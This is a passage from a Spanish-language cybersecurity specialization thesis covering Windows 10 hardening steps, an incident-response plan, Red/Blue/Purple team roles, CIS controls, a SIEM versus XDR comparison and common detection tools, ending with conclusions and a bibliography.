
Figura 31 Finalización sobre la actualización exitosa de Windows Update



Fuente: Elaboración propia

Nota: En las imágenes anteriores se observa todo el proceso que se aplico para realizar de manera exitosa las actualizaciones de Windows.


Figura 32 Protección con Firewall de Windows Defender



Fuente: Elaboración propia


Nota: Se observa que el firewall de Windows se encuentra desactivado para las pruebas anteriores.

Figura 33 Habilitando el Firewall de Windows Defender



Fuente: Elaboración propia


Figura 34 habilitación exitosa del Firewall Windows Update



Fuente: Elaboración propia


Nota: Se evidencia la correcta habilitación del Firewall de Windows, esto nos permitirá a proteger nuestras redes y a bloquear cualquier tráfico entrante sospechoso.

Figura 35 Control de aplicaciones y navegador de Windows desactivado




Fuente: Elaboración propia

Figura 36 Habilitando el control de aplicaciones y navegador de Windows



Fuente: Elaboración propia


Figura 37 Activación sobre la protección de aplicaciones



Fuente: Elaboración propia

Nota: Se activa esta opción importante para la protección de las aplicaciones, archivos y paginas web que puedan ser maliciosas


Figura 38 Configuración de control de cuentas de usuario



Fuente: Elaboración propia

Nota: Muy interesante esta característica de seguridad de Windows la cual está diseñada para la protección del sistema operativo frente a cambios no autorizados en usuarios locales.

Figura 39 Resultado Final



Fuente: Elaboración propia

Nota: Se observa la correcta habilitación de todas las funciones de seguridad que nos ofrece Windows 10 con el fin de robustecer nuestra seguridad informática.

6.1.3 Reacción ante un ataque cibernético

Teniendo en cuenta mi experiencia en el trabajo cuando hay un ataque cibernético, el plan de respuesta ante un incidente cibernético son los siguientes las cuales permiten actuar de forma eficaz para minimizar el impacto del negocio y recuperar de manera ágil el servidor afectado.

A. Identificar el ataque: identificar la fuente del ataque, en nuestro caso aislamos los servidores de la red para evitar que se propague el ataque, esto de cierta forma evita a que el virus o malware se propague por toda la red y ponga en riesgo información sensible, se puede ir aplicando una herramienta de análisis forense para ir investigando las causas del ciberataque.

B. Reportar Incidente a las áreas de infraestructura: Es muy importante reportar al equipo de seguridad TI y a las áreas de infraestructura sobre el ataque recibido para tomar medidas para mitigar el daño, esta notificación no solamente ayuda a proteger la infraestructura si no también hace que los equipos de seguridad, sistemas operativos, redes, etc., cumplan con los requisitos para cerrar las brechas de seguridad del proyecto.

C. Restaurar las copias de seguridad o backups teniendo en cuenta que el servidor está comprometido y puede afectar su existencia en el negocio, por esto es importante validar que los backups no estén comprometidos con el ataque.

D. Recopilación de logs, eventos o evidencias: Es importante comprender qué tipo de ataque es el que se realizó y a su vez tomar medidas apropiadas para remediar la explotación de vulnerabilidades, tomar capturas de logs, eventos, registros o mensajes sospechosos que se recibieron durante la hora del ataque, este levantamiento de información es importante para investigar una vez se recupere el servicio.

E. Rastreo de activos maliciosos: Rastrear por medio de un Endpoint Security los virus o amenazas para evitar que los recursos se reinfecten o incurran a un nuevo ataque.

F. Remediación y Preservación del servicio: En este caso es fundamental preservar el servicio con medidas de protección y mitigación de cualquier vulnerabilidad presente, aplica en este caso la actualización del sistema operativo, parches de seguridad, etc.

G. Recuperar la tranquilidad del negocio: Es importante notificar a los usuarios y operaciones la funcionalidad de los sistemas, en nuestro caso aplica la auditoria de los servicios implicados.

6.1.4 Paso a paso para subsanar el incidente con el payload

A continuación, se listarán las pruebas realizadas y buenas prácticas de seguridad informática para evitar nuevamente la explotación de la vulnerabilidad con el payload utilizado desde la maquina maquina Linux hacia la maquina victima Windows 10.

Pruebas técnicas:

A. Activación del antivirus Microsoft Defender, cuyo propósito es buscar y prevenir posibles amenazas como virus, malware o software malicioso de nuestro sistema.

B. Activación del firewall de Windows: Se activa este complemento el cual me ayuda a proteger las redes del acceso no autorizado y contar así mismo con un servicio de internet con protección.

Recomendaciones para evitar la explotación de vulnerabilidades:
No descargar ningún tipo de software malicioso que ponga en riesgo la integridad de nuestro servidor o servicio.

C. Evitar seguir instrucciones de correos mal intencionados los cuales desconocemos sus intenciones.

D. Robustecer los planes de monitoreo sobre los componentes del servidor con el fin de analizar sus posibles amenazas, riesgos y afectaciones.

E. Mantener capacitado al personal de seguridad y áreas comprometidas sobre buenas prácticas de ciberseguridad o seguridad de la información.

6.1.5 Diferencias entre los equipos Blue Team, Red Team y Purple Team

Los equipos de Red Team y los Blue Team trabajan para un mismo fin ¡proteger la información de una empresa¡, entran en un periodo de análisis para detectar vulnerabilidades y así mismo prevenirlas emulando escenarios sobre amenazas, sin embargo, se añade otro equipo que fortalece la seguridad que es el Purple team, a continuación, describiré las diferencias que cada grupo cuenta y la importante actualización sobre la respuesta de incidentes.

Red Team:

El Equipo Rojo desempeña una función de seguridad agresiva dentro de la organización, este equipo rojo simula las aplicaciones, tácticas y procedimientos (TTP) de un atacante real para analizar vulnerabilidades, explotarlas y obtener acceso a la información. El equipo rojo está formado por probadores de penetración (hackers). El Equipo Rojo proporciona a las organizaciones notificaciones sobre vulnerabilidades identificadas. Los miembros del Red Team suelen tener certificaciones de ciberseguridad centradas en pruebas de penetración.

Red Team:

El equipo azul demuestra medidas de seguridad defensivas en la organización, utilizar aplicaciones sofisticadas como la mas conocida SIEM, el cual nos brinda un sistema de prevención de intrusiones, protección de terminales y la prevención de perdida de información, este equipo tiene una alta gama de ingenieros capacitados ante ataques cibernéticos y pronta respuesta de incidentes.

Purple Team:

Este equipo es la consolidación del esfuerzo entregado por los otros 2 equipos, Blue team y Red team, es la mezcla de responsabilidades integradas con un solo fin de proteger la información y trabajan en conjunto para estar pendiente de cualquier incidente de seguridad, siempre buscando la efectividad de los equipos de blue team y red team.

Figura 40 Difer[1]encias entre los 3 Equipos “Red team, Blue Team y Purple Team”


RED TEAM VS BLUE TEAM VS PURPLE TEAM

	RED TEAM	BLUE TEAM	PURPLE TEAM
Offensive Security	✔	✘	✔
Defensive Security	✘	✔	✔
Collaboration Between Offense and Defense	✘	✘	✔
Common Certifications	OSCP, GPEN, PenTest+, GXPN, OWSP, BSCP	Security+, GSEC, CISSP, GCIH, CSA, CTIA, CySA+, CCSP Various Product-Specific Certs	Mixture of both Red and Blue Team Certifications
Helps Improve Security	✔	✔	✔

[1] Sternstein Jon, [Sitio Web].SternSecurity.[13 De septiembre De 2023]. Disponible en https://www.sternsecurity.com/blog/red-team-vs-blue-team-vs-purple-team-cybersecurity-roles/#:~:text=So%20what%20is%20the%20difference,Red%20Team%20and%20Blue%20Team

6.1.6 Que función tiene el CIS en la red BlueTeam

CIS es una herramienta poderosa que reúne una serie de estándares de seguridad el cual garantiza la tranquilidad en las compañías junto a los equipos de Red team y blue team, este beneficio que entregan los CIS es una variedad de software y políticas para configurar de manera adecuada los entornos de trabajo y herramientas de la organización.

Así mimo esta plataforma ofrece descargar las configuraciones mas seguras con el fin de hacer un proceso de hardening como una defensa poderosa en un sistema alto critico, ahora bien hoy en día se manejan los software que nos permitan automatizar procesos en los trabajos diarios, esta plataforma también entrega estos software que nos permiten equilibrar las cargas de trabajo aplicando las mejores practicas de seguridad como actualizando parches de seguridad y aplicando políticas que son el mejor método para garantizar el cumplimiento de las mismas.

6.1.7 Tutorial sobre la función de CIS:

Protecciones para el correo electrónico y el navegador web: minimiza un ataque y a través navegadores y correo electrónico.

Defensas contra malware: Optimizan el uso de la automatización para habilitar una actualización rápida de la defensa y recopilación de datos para una acción correctiva.

Limitación y control de puertos, protocolos y servicios de red: Este control debe de realizarse para la gestión de puertos, protocolos y servicios de red.

Capacidades de recuperación de datos: Descubrir el atacante y lograr eliminar cualquier hallazgo encontrado del atacante.

Configuración segura para los dispositivos de red: Configurar de manera adecuada la configuración de los dispositivos de infraestructura.

Seguridad perimetral: Habilitar los controles de defensa que detectan, previenen y corrigen el tráfico de datos que recibe el servidor para captar sus intenciones.

Protección de datos: Son controles para mitigar los efectos de los datos sospechosos garantizando la disponibilidad del servicio.

Control de acceso: Implementación de todo punto de control entre las organizaciones

Control de acceso inalámbrico: Controlar, prevenir y corregir el uso seguro de redes.

6.1.8 Tabla 1 Diferencias entre las herramientas SIEM y XDR

DIFERENCIAS	SIEM	XDR
Funciones	Recopilar datos, alertas y registros para múltiples soluciones que exigen las empresas.	Ofrece una alternativa a los enfoques reactivos tradicionales que brindan visibilidad en capas de los ataques, como el EDR, el NDR
Desventajas	No incluye ningún análisis o automatizaciones	Adaptaciones sobre las capacidades que esta herramienta ofrece a los operadores
Ventajas	Logra capacidades centralizadas para una gestión y análisis de registros en una empresa.	Incorpora la funcionalidad del EDR y MDR que forma una solución para una mayor detección y respuesta de las mismas.
Objetivos	supervisión del cumplimiento, contención y la elaboración de informes.	Identificar, investigar y tomar las medidas adecuadas para resolver los incidentes en una empresa sobre seguridad
Almacenamiento	Almacén central para una empresa y permite almacenamiento a largo plazo.	Accede a los datos o fuentes la cual almacena temporalmente una única vez.
Capacidades de respuesta	Herramienta sofisticada que la mayoría de	Amplias capacidades para coordinar esfuerzos

	empresas las están obteniendo por ser alta gama en seguridad y respuesta de incidentes	

Fuente: Elaboración Propia

6.1.9 Mencionar 3 herramientas para detección de ataques informáticos

CrowdStrike Falcon: Esta herramienta me gusta ya que se esta implementando en la empresa donde trabajo, es un antivirus instalado en todas las plataformas Unix y Windows el cual me ofrece la protección de las infraestructuras, prevención de ataques en tiempo real.

Herramientas EDR: Analiza la actividad del endpoint detectando anomalías en tiempo real y lograr la actuación de forma inmediata en corporaciones de red.

Otro punto fuerte sobre los EDR es que nos permite un análisis forense y alertas dedicadas al riesgo del negocio, brindando tranquilidad en el acceso adecuado en los administradores de red.

Snort: Rastrea los paquetes o registros examinando alrededor de la red utilizando sistemas de intrusos para encontrar aquellas amenazas, así mismo captura todo el trafico de red entregando un análisis muy completo de sus resultados.

Bitdefender: Su objetivo es minimizar los ataques en las terminales de red lo que dificulta al atacante continuar con su plan de explotación, ofrece análisis de riesgos para el usuario final.

7 ESCENARIO 5

7.1 Aporte de los equipos Red Team, Blue Team y Purple Team en el campo de la ciberseguridad

Blue Team:

Equipo robusto encargado de realizar constantes monitoreos sobre las plataformas asociadas a la infraestructura y controles de seguridad para la protección de la información, así mismo desarrolla una importante labor que es realizar un análisis forense ante un evento o incidente de seguridad que afecta la operación de producción, este equipo aporte de manera significativa al equipo del soc o ciberseguridad ya que cuenta con herramientas sofisticadas para proteger el negocio del cliente.

Red Team:

A diferencia del equipo Blue Team, este equipo rojo se enfoca en emular los ataques en forma real o en vivo ante una organización, así mismo pone en prueba la detección de vulnerabilidades, por ende, este equipo es valioso en la ciberseguridad ya que nos genera un aporte de ingeniería social con las pruebas de detección de eventos o amenazas.

Purple Team:

Es simplemente la mezcla de los dos equipos que acabamos de hablar “Blue Team y Red Team” , consta de un pequeño equipo de ciberseguridad que nos permite conformar ingenieros especializados para robustecer los de todos los equipos de trabajo facilitando el desarrollo de sus objetivos

7.1.2 Planteamiento de políticas y recomendaciones para mejorar la ciberseguridad

Ante las buenas practicas se recomiendan las siguientes politicas que me mantienen la infraestructura segura ante un ataque cibernetico

- Política en la protección de los datos : Es un proceso legal el cual debe de cumplir todo integrante en el área de sistemas , allí van registradas las normas legales, normativas y demás procesos que se requieren ser cumplidos
- Políticas en las contraseñas: Registrar ante una aplicación o dominio de un servidor, una contraseña fuerte en sus caracteres como letras, números, símbolos y caracteres especiales.

- Política de actualizaciones: Es de vital importancia contar con las actualizaciones automáticas para contar con un servidor actualizado y me logre remediar con parches de seguridad las vulnerabilidades asociadas a los sistemas de información.
- Políticas de copias de seguridad : Este punto es mas importante que todos, el proyecto debe de contar con un agente de backups que me logre copiar la data de un servidor en cinta o en un almacenamiento para contar con algún respaldo de informacion.

7.1.3 Conclusiones importantes para invertir en la ciberseguridad

Siempre será importante invertir en la ciberseguridad para una empresa con el fin de cuidar nuestros activos de un secuestro de información o tal vez un ataque cibernético, por ende nos formamos como especialistas para conformar un equipo Red Team y Blue Team con el fin de contar con las mejores herramientas de testing , tácticas de ingeniera social y demás enfoques valiosos que realiza la ciberseguridad ante una organización, banco o empresa.

Sabemos bien que los ataques a empresas con baja seguridad informática son mayores y las estadísticas informan que son porque sus equipos no cuenta con las suficientes herramientas de protección ante estos ataques, por ende aportar de manera significativa en la ciberseguridad será un buen negocio de manera profesional y ante la empresa en la que se labora, invertir en nuevas infraestructuras, herramientas de pentesting, especialistas en seguridad informática que nos permitan con herramientas o agentes las vulnerabilidades y evidencias de aseguramiento inferior al 70%, gracias a estas prácticas y demás procesos que nos conlleva a una seguridad optima podemos garantizar la tranquilidad a nuestro cliente.

La alta gerencia o dirección general siempre estará dispuesta en invertir en la ciberseguridad como un equipo de ingenieros y especialistas en un solo enfoque que es cuidar los activos de la empresa con las mejores herramientas, análisis forense y demás aptitudes que permitan contar con la mayor protección vigente o actualizada posible en procesos de ciberseguridad.

CONCLUSIONES

Gracias a este trabajo final que consta del resultado de muchas experiencias y conocimientos aprendidos durante toda la etapa de la especialización, nos sentimos orgullosos de comprender cada concepto, practica de laboratorio, instalación de un banco de trabajo y aplicación de buenas prácticas, sentimos una grande responsabilidad de robustecer cada vez a nuestros sistemas y protegerlos como un valor importante en la compañía con el fin de garantizar la tranquilidad del negocio, siempre será importante resaltar en la compañía donde trabajemos los resultados obtenidos en esta especialización como base fundamental en la ciberseguridad.

También vale la pena resaltar el trabajo arduo que debe de realizar los equipos Red Team, Blue Team y Purple Team las cuales nos entrega una respuesta inmediata sobre incidentes de seguridad y prevención al máximo en las aplicaciones que tenemos instaladas, estos métodos siempre serán utilizados en nuestra vida laboral para reducir cualquier tipo de ataque en la infraestructura tecnológica incluyendo la administración de seguridad a nivel de software y hardware.

RECOMENDACIONES

Invitamos a todos los compañeros a la innovación que nos entrega la tecnología hoy en día con base a la amplia variedad de nuevas oportunidades y crecimiento profesional en las empresas de infraestructura, así mismo en continuar con las pruebas de laboratorio con el fin de avanzar en nuestra carrera como especialistas en seguridad informática.

Aplicar en ofertas de trabajo con base a la especialización en seguridad informática para iniciar con la experiencia que llevara nuestro camino a la excelencia profesional.

BIBLIOGRAFÍA

¿Qué es Purple Team en ciberseguridad? [Sitio web]. KeepCoding. [21 de Julio de 2023] ,Disponible en: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/#Blue_Team

Las Etapas de un Pentesting y su Propósito: Un Escudo para las Empresas. [Sitio web].Almatisse [16 de agosto de 2023]. Disponible en: https://www.linkedin.com/pulse/las-etapas-de-un-pentesting-y-su-prop%C3%B3sito-escudo-para-empresas/?originalSubdomain=es

Ana Arias. [Sitio web]. TokioSchool. [19 Julio 2023]. Disponible en: https://www.tokioschool.com/noticias/footprinting/

Como reaccionar ante un ataque cibernético.[Sitio Web]. Axity. [s.f]. Disponible en: https://axity.com/comunidad-axity/como-reaccionar-ante-un-ataque-cibernetico/

Codigo de ética. [Sitio web].Copnia. (n.d.) Disponible en: https://www.copnia.gov.co/tribunalde-etica/codigo-de-etica

CIS al rescate de la Ciberseguridad, [Sitio web].Gudix. [s.f]. Disponible en https://gudixsecurity.com/2020/11/26/cis-al-rescate-de-la-ciberseguridad/

